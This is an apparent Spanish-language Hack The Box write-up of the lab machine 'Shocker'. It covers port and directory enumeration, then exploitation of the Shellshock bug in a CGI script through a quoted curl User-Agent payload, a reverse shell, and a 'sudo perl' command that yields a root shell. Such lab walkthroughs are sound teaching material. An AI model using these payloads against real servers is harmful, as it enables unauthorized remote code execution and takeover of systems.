Maquina Shocker – Hack The Box

23-jun.-23

TOPICS

-Enumetion
-Shellshock Attack [User-Agen](ACE- Arbitrary Code Execution)
-Abusing Sudoers Privilege (Binaty perl)

Enumeración y Reconocimiento

Iniciamos comprobando conectividad con la máquina.

$ping -c 1 10.10.10.56

```
❯ ping -c 1 10.10.10.56
PING 10.10.10.56 (10.10.10.56) 56(84) bytes of data.
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=114 ms

--- 10.10.10.56 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 114.175/114.175/114.175/0.000 ms
```

Tenemos un ttl 63 = Maquina Linux

Realizare mi escaneo de puertos con NMAP

nmap -p- --open -sCV -n -v --min-rate 5000 -oN Ports 10.10.10.56

```
# Nmap 7.93 scan initiated Fri Jun 23 16:09:58 2023 as: nmap -p- --open -sCV -n -v --min-rate 5000 -oN Ports 10.10.10.56
Nmap scan report for 10.10.10.56
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 23 16:10:29 2023 -- 1 IP address (1 host up) scanned in 30.50 seconds
```

Puertos encontrados

80 http TCP

2222 ssh TCP

Raptor-Attack

23-jun.-23


Detección de tecnologías

Whatweb

http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]

La información reportada por whatweb no es relevante, por lo cual iniciare mi reconocimiento via web.

http://10.10.10.56/



Código fuente:

Realizare un reconocimiento, buscando por directorios o archivos expuestos en el sitio web

wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ

Raptor-Attack

23-jun.-23

wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-txt-html http://10.10.10.56/FUZZ.FUZ2Z

SIN RESULTADOS.

```
000000037:   200        9 L      13 W       137 Ch      "# - php"
000000035:   200        9 L      13 W       137 Ch      "# on at least 2
000000042:   403        11 L     32 W       291 Ch      "html"
000000038:   200        9 L      13 W       137 Ch      "# - txt"
000000045:   200        9 L      13 W       137 Ch      "index - html"
000000030:   200        9 L      13 W       137 Ch      "# - html"
```

Veo que al aplicar escaneo directamente por directorios o extensiones, no logro encontrar nada.

En este punto realizare un reconocimiento por directorios donde pueda intentar obtener un código de estado 403.

wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ/ < ------- barra al final

```
0011:   200        9 L      13 W       137 Ch      "# Priority orde
0012:   200        9 L      13 W       137 Ch      "# on at least 2
0013:   200        9 L      13 W       137 Ch      "#"
0014:   200        9 L      13 W       137 Ch      "http://10.10.10
0035:   403        11 L     32 W       294 Ch      "cgi-bin"
4544:   404        9 L      32 W       279 Ch      "447
```

Tenemos un directorio con el código de estado 403 “cgi-bin”

Carpeta CGI-BIN

Un CGI-BIN es una carpeta utilizada para alojar scripts que interactuarán con un navegador web para proporcionar funcionalidad para una página web o sitio…

Al parecer es una carpeta que aloja script sh, perl, cgi etc. Vere si puedo encontrar algún script dentro de esta carpeta.

```
403:    403        11 L     32 W       294 Ch      "# This work i
0:      403        11 L     32 W       294 Ch      "# - cgi"
4:      200        7 L      17 W       118 Ch      "user - sh"
/local/lib/python3.9/dist-packages/wfuzz/wfuzz.py:79: UserWarni
```

Tenemos un script llamado “user.sh”

23-jun.-23

http://10.10.10.56/cgi-bin/user.sh

```
❯ curl -s "http://10.10.10.56/cgi-bin/user.sh"
Content-Type: text/plain

Just an uptime test script

 18:33:58 up 20:20,  0 users,  load average: 0.00, 0.00, 0.00
```

Existe un tipo de ataque con el nombre “ShellShock Attack”

El concepto de ShellShock attack **consiste en el uso de la vulnerabilidad en el Shell bash**. El Shell se utiliza para ejecutar comandos en Unix / Linux; es decir, actúa como un intérprete de lenguaje de comandos.

Primero que nada, verificamos si es vulnerable al ataque shellshock un script en particular que es:

http-shellshock.nse

nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56


```
❯ nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 16:40 CST
Nmap scan report for 10.10.10.56
Host is up (0.11s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_      http://seclists.org/oss-sec/2014/q3/685

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

Ahora que sé que es vulnerable, veamos un poco la prueba de concepto

> For example, if example.com was vulnerable then
>
> ```
> curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
> ```
>
> would be enough to actually make the CD or DVD drive eject.


Raptor

En el ejemplo realizar una ejecución remota de comando, sacando la bandeja del lector de disco, en mi caso intentare ejecutar un comando que me permita obtener una reverse shell.



Tenemos ejecución remota de comandos, ahora ganare acceso a la maquina victima mandándome una shell a mi máquina de atacante.

RCE




Tenemos éxito.


23-jun.-23

Escalada de Privilegios

Después de hacer un poco de enumeración, puedo darme cuenta de que tengo un permiso asignado a nivel de sudoers:




Puedo ejecutar como el usuario root sin proporcionar passwd el binario /usr/bin/perl, por lo cual sabemos que existe una página llamada https://gtfobins.github.io/gtfobins/perl/#sudo, que no indica que con tan solo pasarle los siguientes parámetros, estaremos en una shell totalmente privilegiada(root).



Le pasamos los parámetros indicados a la maquina:

sudo perl -e 'exec "/bin/sh";'



PWNED

Raptor-Attack